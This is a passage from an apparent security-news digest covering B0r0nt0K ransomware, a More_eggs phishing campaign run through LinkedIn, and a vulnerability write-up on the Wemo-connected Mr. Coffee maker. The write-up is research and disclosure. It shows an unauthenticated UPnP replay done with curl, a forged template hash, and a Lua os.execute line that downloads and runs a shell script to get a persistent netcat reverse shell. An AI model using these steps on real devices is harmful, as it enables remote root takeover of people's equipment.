
In a BleepingComputer [forum post](#), a user stated that a client's web site was encrypted with the new B0r0nt0K Ransomware. This encrypted web site was running on Ubuntu 16.04 and had all of its files encrypted, renamed, and had the **.rontok** extension appended to them.



Pic. 17: Forum Post

As a sample of the ransomware has not been found, there is not much information other than what we have learned from the submitted files and by examining the payment site.


According to [Michael Gillespie](#), when B0r0nt0K encrypts a file it will base64 the encrypted data as shown below.



Pic. 18: Base64 Encoded Encrypted File

The file's name will also be renamed by encrypting the filename, base64 encoding it, url encoding it, and finally appending the **.rontok** extension to the new file name. An example of a encrypted file's name is **zmAAwbilFw69b7ag4G4bQ%3D%3D.rontok**.


While the user was not able to provide a ransom note, he was able to provide the URL of the payment site located at [https://borontok\[.\]uk/](https://borontok[.]uk/). When visiting this site, the user will be asked to submit their personal ID.



Pic. 19: [https://borontok \[.\] uk/](https://borontok[.]uk/) Payment Site


Once an ID is entered, the user will be presented with a payment page that includes a the bitcoin ransom amount, the bitcoin payment address, and the info@botontok.uk email that can be used to contact the developers. In this particular instance, the ransom demand was 20

bitcoins, which is currently equal to approximately \$75,000. The developers, though, appear to be willing to negotiate the price.



Pic.20: B0r0nt0K Ransomware Payment Information

When examining the source code for the payment site, BleepingComputer noticed the "Vietnamese Hacker" embedded comment. While this could indicate that the developer is Vietnamese, this is by no means proof.



Pic.21: Vietnamese Hacker comment in the source code

BleepingComputer has contacted the author of this ransomware for more information, but has not heard back as of yet. We will update this article as new information becomes available.

Source: <https://www.bleepingcomputer.com/news/security/b0r0nt0k-ransomware-wants-75-000-ransom-infests-linux-servers/>

15. LinkedIn Messaging Abused to Target US Companies With Backdoors


A series of malware campaigns that push the More_eggs backdoor via fake jobs offers are targeting employees of US companies which use shopping portals and similar online payment systems.

The final payload used in this phishing campaign is always the JavaScript-based backdoor known as [More_eggs](#), a malware strain designed to allow the attackers to control the compromised machines remotely and to enable them to drop extra malware payloads on their victims' computers.

More_eggs was initially identified by [Trend Micro](#) during the summer of 2017 and, since then, it was used in multiple malicious e-mail campaigns, [targeting Eastern European financial institutions](#) or [manufacturers of ATMs and other payment systems](#).

The method of delivery always starts with an initial contact via LinkedIn's direct messaging service using a legitimate LinkedIn account, subsequently followed by e-mails designed to either deliver malicious attachments or trying to trick the target to click a malicious link.

Within a week, the actor sends a direct email to the target's work address reminding the recipient about the prior attempt to communicate on LinkedIn. It uses the target's professional title, as it appears on LinkedIn, as the subject.




Pic.22: Sample malicious e-mail

The URLs embedded within the body of the phishing emails or within their attachments point "to a landing page that spoofs a real talent and staffing management company, using stolen branding to enhance the legitimacy of the campaigns."

In the next step of the infection process, the landing page will autostart the download of a decoy Microsoft Office document created using the Taurus Builder tool.

This document will next attempt to download and execute the More_eggs payload if the target enables macros and the malicious macros bundled within are able to run.



Pic.23: Landing page pushing a malicious Word file

As [observed by the Proofpoint Threat Insight Team](#), the threat actors behind these "Fake Jobs" campaigns use multiple malware delivery methods to get the More_eggs backdoor payload on their targets' computers:

- URL linking to a landing page that initiates the download for an intermediate JScript loader or Microsoft Word document with macros or exploits
- URL shortener redirecting to the same landing page
- PDF attachment with a URL linking to the same landing page
- Password-protected Microsoft Word attachment with macros that download More_eggs
- Completely benign emails without a malicious attachment or URL attempting to further establish rapport

By dropping More_eggs on compromised machines, the actors behind these campaigns make sure that they can customize the course of the infection process to adapt their attacks a lot easier to whatever defenses their victims might have in place.

Source: <https://www.bleepingcomputer.com/news/security/linkedin-messaging-abused-to-target-us-companies-with-backdoors/>

16. Your Smart Coffee Maker is Brewing Up Trouble

IOT devices are notoriously insecure and this claim can be backed up with a laundry list of examples. With more devices “needing” to connect to the internet, the possibility of your WiFi enabled toaster getting hacked and tweeting out your credit card number is, amazingly, no longer a joke.

With that in mind, I began to investigate the Mr. Coffee Coffee Maker with Wemo (WeMo_WW_2.00.11058.PVT-OWRT-Smart) since we had previously bought one for our research lab (and we don’t have many coffee drinkers, so I didn’t feel bad about demolishing it!). My hope was to build on previous work done by my colleague Douglas McKee (@fulmetalpackets) and his [Wemo Insight smart plug exploit](#). Finding a similar attack vector absent in this product, I explored a unique avenue and was able to find another vulnerability. In this post I will explore my methodology and processes in detail.

All Wemo devices have two ways of communicating with the Wemo App, remotely via the internet or locally directly to the Wemo App. Remote connectivity is only present when the remote access setting is enabled, which it is by default. To allow the Wemo device to be controlled remotely, the Wemo checks Belkin’s servers periodically for updates. This way the Wemo doesn’t need to open any ports on your network. However, if you are trying to control your Wemo devices locally, or the remote access setting is disabled, the Wemo app connects directly to the Wemo. All my research is based on local device communication with the remote access setting turned off.

To gain insight on how the coffee maker communicates with its mobile application, I first set up a local network capture on my cellphone using an application called “SSL Capture.” SSL Capture allows the user to capture traffic from mobile applications. In this case, I selected the Wemo application. With the capture running, I went through the Wemo app and initiated several standard commands to generate network traffic. By doing this, I was able to view the communication between the coffee maker and the Wemo application. One of the unique characteristics about the app is that the user is able schedule the coffee maker to brew at a specified time. I made a few schedules and saved them.

I began analyzing the network traffic between the phone application and the Mr. Coffee machine. All transmissions between the two devices were issued in plaintext, meaning no encryption was used. I also noticed that the coffee maker and the mobile app were communicating over a protocol called UPNP (Universal Plug and Play), which has preset actions called “SOAP ACTIONS.” Digging deeper into the network capture from the device, I saw the SOAP action “SetRules.” This included XML content that pertained to the “brew schedule” I had set from the mobile application.

```

POST /upnp/control/rules1 HTTP/1.0
Content-Type: text/xml; charset="utf-8"
HOST: 192.168.1.47
Content-Length: 943
SOAPACTION: "urn:Belkin:service:rules:1#SetRules" ← Soap Action
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <s:Body>
    <u:SetRules xmlns:u="urn:Belkin:service:rules:1">
      <ruleList>&lt;&gt;rules
      action=&quot;SetRules&quot;&gt;&lt;&lt;rule&gt;&lt;min_version&gt;1&lt;/min_version&gt;&lt;max_version&gt;2
&lt;/max_version&gt;&lt;id&gt;coffee-3&lt;/id&gt;&lt;name&gt;coffee-
3&lt;/name&gt;&lt;template&gt;do_if&lt;/template&gt;&lt;enabled&gt;true&lt;/enabled&gt;&lt;parameters&gt;
&lt;when-days&gt;wednesday&lt;/when-days&gt;&lt;when-time&gt;60300&lt;/when-
time&gt;&lt;conditions&gt;&lt;condition&gt;&lt;
[CDATA[attribute.Mode==&apos;Ready&apos;]]&gt;&lt;/condition&gt;&lt;/conditions&gt;&lt;action-
start&gt;&lt;![CDATA[attribute.Mode=&apos;Brewing&apos; ]]&gt;&lt;/action-
start&gt;&lt;/parameters&gt;&lt;/rule&gt;&lt;/rules&gt;</ruleList>
    </u:SetRules>
  </s:Body>
</s:Envelope>

```

Pic.24: A Mr. Coffee "brew" being scheduled.


At this point I was able to see how the Wemo mobile application handled brewing schedules. Next, I wanted to see if the coffee maker performed any sort of validation of these schedules so I went back into the mobile application and disabled them all. I then copied the data and headers from the network capture and used the Linux Curl command to send the packet back to the coffee maker. I got the return header status of "200" which means "OK" in HTTP. This indicated there was no validation of the source of brewing schedules; I further verified with the mobile application and the newly scheduled brew appeared.

```

curl --header Accept: --header User-Agent: --header "Content-Type: text/xml; charset="utf-8" --header
"Connection: close" --header "SOAPACTION: "urn:Belkin:service:rules:1#SetRules" --data-binary " <rules
action="SetRules"><rule><min_version>1</min_version><max_version>2</max_version><id>coffee-3</id>
<name>coffee-3</name><template>do_if</template><enabled>true</enabled><parameters><when-
days>wednesday</when-days><when-time>60300</when-time><conditions><condition><![
CDATA[attribute.Mode=='Ready']]></condition></conditions><action-start><![
CDATA[attribute.Mode='Brewing']]></action-start></parameters></rule></rules> "
https://192.168.1.47/upnp/control/rules1


```

Pic.25: Curl command to send a "Brew" schedule to the Wemo Coffee maker.



Pic.26: Screenshot of the Curl command populating the Wemo app with a brew schedule

At this point I could change the coffee maker's brew schedule without ever using the Wemo mobile application. To understand how the schedules were stored on the Wemo coffee maker, I decided to physically disassemble it and look at the electronics inside. Once disassembled, I saw there was a Wemo module connected to a larger PCB responsible for controlling the functions of the coffee maker. I then extracted the Wemo module from the coffee maker. This looked almost identical to the Wemo module that was in the Wemo Insight device. I leveraged Doug's blog on exploitation of the Wemo Insight to replicate the serial identification, firmware extraction, and root password change. After I obtained root access via the serial port on the Wemo device, I began to investigate the way in which the Wemo application is initiated from the underlying Linux Operating System. While looking through some of the most common Linux files and directories, I noticed something odd in the "crontab" file (used in Linux to execute and schedule commands).



```
$ cat /etc/crontabs/root
0 0 * * * /sbin/rtnng_schedule | /usr/bin/crontab -
16 18 * * 3 /sbin/rtnng_run_rule coffee-3
```

It appeared the developers decided to take the easy route and used the Linux crontab file to schedule tasks instead of writing their own brew scheduling function. The crontab entry was the same as the scheduled brew I sent via the Wemo application (coffee-3) and executed as root. This was especially interesting; if I could add some sort of command to execute from the replayed UPNP packet, I could potentially execute my command as root over the network.

With the firmware dumped, I decided to look at the "rtnng_run_rule" executable that was called in the crontab. The rtnng_run_rule is a Lua script. As Lua is a scripting language, it was written in plaintext and not compiled like all the other Wemo executables. I followed the flow of execution until I noticed the rule passing parameters to a template for execution. At this point, I knew it would be useless trying to inject commands directly into the rule and instead looked at modifying the template performing the execution.

I went back to the Wemo mobile application network captures and started to dig around again. I found the application also sends the templates to the Wemo coffee maker. If I could figure out how to modify the template and still have the Wemo think it is valid, I could get arbitrary code execution.

```
<u:SetTemplates xmlns:u="urn:Belkin:service:rules:1">
<templateList><templates action="SetTemplates">
  <template>
    <id>do</id>
    <description>template Description</description>
    <min_version>1</min_version>
    <max_version>2</max_version>
    <body>
      <![CDATA[fmt=01, MD5='44e0f5cc208af10d3fb9d4389abaf3e4';
begin-base64 644 do
VEVNUExBVEVfQk9EWXsKICAgLS12ZXJzaW9uID0gMjAsCiAgIGZuID0gZnVu
Y3Rpb24ocnVsZSkKICAgICAgLS0gUHJlc2V0IHRlc3Qgc3RhdGUKICAgICAg
aWYgYm90IFVTRV9XQVNIHRoZW4KICAgICAgICAgcHJpbmQoICJQcmVzZXQg
... SNIPPED ...
cmLudCggIkFjdGlvbiBmYWlsZWQ6IiwgcmludCggICAgICAgICAgICAg
LS0gSWdub3JlIHJldHVybiB2YWx1ZSBvZiBhY3Rpb25fZmFpbAogICAgICAg
ICAgICBwZXJmb3JtKCBydWxlLmFjdGlvbiBmYWlsICAgICAgICAgICAgZW5k
CiAgICAgICAgIHJldHVybiBzdGF0dXMKICAgICAgICAgICAgICAgICAgICAg
byBjb25kaXRpb25z0yBleGVjdXRlIHVuY29uZGl0aW9uYXseQogICAgICBk
b19hY3Rpb25zKCKKICAgZW5kCn0K
==== ] ]>
    </body>
  </template>
</templateList>
</SetTemplates>
```

Pic.27: Template with the correct syntax to pass Wemo's verification

There were 3 templates sent over, "do," "do_if," and "do_unless." Each of the templates were Lua scripts and encoded with base64. Based on this, I knew it would be trivial to insert my own code; the only remaining challenge would be the MD5 hash included at the top of the template. As it turned out, that was hardly an obstacle.

I created an MD5 hash of the base-64 decoded Lua script and the base64 encoded script separately, simply to see if one or the other matched the hash that was being sent; however, neither matched the MD5 being sent in the template. I began to think the developers used some sort of HMAC or clever way to hash the template, which would have made it much harder to upload a malicious template. Instead, I was astounded to find out that it was simply the base64 code prepended by the string "begin-base64 644 <template name>" and appended with the string "====."


At last I had the ability to upload any template of my choice and have it pass all the Wemo's verification steps necessary to be used by a scheduled rule.

I appended a new template called "hack" and added a block of code within the template to download and execute a shell script.

```
// ... Template Snipped ... //  
os.execute("wget http://192.168.1.96:8000/s.sh -O /tmp/s.sh && chmod +x /tmp/s.sh && /tmp/s.sh")  
// ... Template Snipped ... //
```

Within that shell command, I instructed the Mr. Coffee Coffee Maker with Wemo to download a cross-compiled version of Netcat so I can get a reverse shell, and also added an entry to "rc.local." This was done so that if the coffee maker was power cycled, I would have persistent access to the device after reboot, via the Netcat reverse shell.

The final aspect of this exploit was to use what I learned earlier to schedule a brew with my new "hack" template executing my shell script. I took the schedule I was able to replay earlier and modified it to have the "hack" template execute 5 minutes from the time of sending. I did have to convert the time value required into the epoch time format.



Timestamp Converter

46800

Is equivalent to:

01/01/1970 @ 1:00pm (UTC)

1970-01-01T13:00:00+00:00 in ISO 8601
Thu, 01 Jan 1970 13:00:00 +0000 in RFC 822, 1036, 1123, 2822
Thursday, 01-Jan-70 13:00:00 UTC in RFC 2822
1970-01-01T13:00:00+00:00 in RFC 3339

Make Another Conversion:

Enter a Date & Time:

1970 - 1 - 1 @ 13 : 0 : 0 (24h:min:sec)

Enter a Timestamp:

1415463675

→ Convert

Pic.28: Converting time to Epoch time.

Now, I sat back and waited as the coffee maker (at my specified time delay) connected to my computer, downloaded my shell script, and ran it. I verified that I had a reverse shell and that it ran as intended, perfectly.

This vulnerability does require network access to the same network the coffee maker is on. Depending on the complexity of the user's password, WiFi cracking can be a relatively simple task to accomplish with today's computing power. For example, we demonstrate a quick and easy brute force dictionary attack to crack a semi-complex WPA2 password (10 characters alpha-numeric) in the demo for the Wemo Insight smart plug. However, even a slightly more complex password, employing special characters, would exponentially increase the difficulty of a brute force attack. We contacted Belkin (who owns Wemo) on November 16th, 2018 